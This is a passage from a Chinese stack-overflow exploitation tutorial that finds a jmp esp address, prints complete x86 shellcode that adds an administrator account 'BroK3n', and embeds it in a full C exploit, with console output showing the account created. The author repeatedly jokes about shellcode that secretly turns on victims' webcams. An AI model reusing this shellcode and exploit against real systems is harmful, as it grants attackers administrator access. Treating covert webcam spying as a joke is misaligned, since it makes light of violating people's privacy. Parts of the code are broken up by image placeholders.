
我们可以看到，此时 ESP 指向保存的返回地址，当继续执行 retn 这句时，相当于 pop eip, jmp eip，就是把 esp 指向的 0040105C 放到 eip，然后跳转到该地址执行，我们不妨按 F8 看看



你注意到了吧，此时的 ESP 指向了保存的返回地址下面，也就是参数这里，那么你也可能会想，如果我们将 shellcode 提交为参数，再想办法在 test 函数返回的时候跳去我们的 shellcode 执行，一切就完美了。其实，这 N 年前就有人想到了，看图，如果我们将返回地址覆盖为 jmp esp 指令的地址，那么函数在返回的时候就会去执行 jmp esp，而 esp 指向我们的 shellcode，然而 cpu 才不管返回地址已经不是原来的返回地址了，它只会乖乖的执行 jmp esp，然后就执行我们的 shellcode，然后....就没有然后了，泡杯茶，看妹子现场直播吧.....此处略去三小时 【前面 shellcode 功能是偷开摄像头:/奸笑】好了，接下来我们实战一下。要成功利用这个程序，需要两个条件：一个 jmp esp 地址和一个可用的 shellcode。下面说下如何找 jmp esp 地址，用 Olldb 载入前面的 test1.exe，然后运行。按 Alt+M，来到这里模块列表



然后右键-在反汇编窗口查看, 转到 Netfairy.dll 领空。然后 ctrl+f 输入 jmp esp 回车



5002100F	FFE4	jmp esp
50021011	0001	add byte ptr ds:[ecx],al
50021013	58	pop eax

我们在 5002100f 处发现了一个 jmp esp 地址。接下来就是找一段可用的 shellcode 了，【严重申明】本人乃纯洁的男淫，没有偷开视频的 shellcode！！

我在网上找了一段添加用户的 shellcode。

Shellcode 如下：

```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"
```

所以完整的 Exploit 是这样的

```
#include<string.h>
```

```
//有问题的函数
```

```
int test(char *str)
```

```
{
```

```
    char buffer[8]; //开辟 8 个字节的局部空间
```

```
    strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出
```

```
    return 0;
```

```
}
```

```
//主函数
```

```
int main()
```

```
{
```

```
    char
```

```
    str[30000]="AAAAAAABBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
```

```

"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"; //定

```

义字符数组并赋值

```

test(str); //调用 test 函数并传递 str 变量
return 0;


```

```


}

```

你可以在 C 盘下找到这个 test3.exe,运行 test3.exe 前



运行 test3.exe 后



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator>net user

\USER-20150810HR 的用户帐户

-----
Administrator          BroK3n          Guest
命令成功完成。

C:\Users\Administrator>
```

Boom!!!栈溢出利用成功，看起来不像偷开摄像头那么刺激，但是至少我们让程序执行了我们的 shellcode，不是吗？区别在于你想执行的是什么罢了，如果你有偷开的代码的话：/坏笑。

5.2.2. 练习



以下说法正确的是：【单选题】

- 【A】 控制返回地址就可以执行任意的 shellcode
- 【B】 本例子也可以覆盖返回地址为 call esp
- 【C】 如果返回后 esp 不直接指向 shellcode，那么不能用 jmp esp 地址覆盖返回地址，也就无法利用这个漏洞
- 【D】 shellcode 不可以布置在返回地址前面。

答案：B

6 配套学习资源

栈溢出教程

<http://www.netfairy.net/?post=123>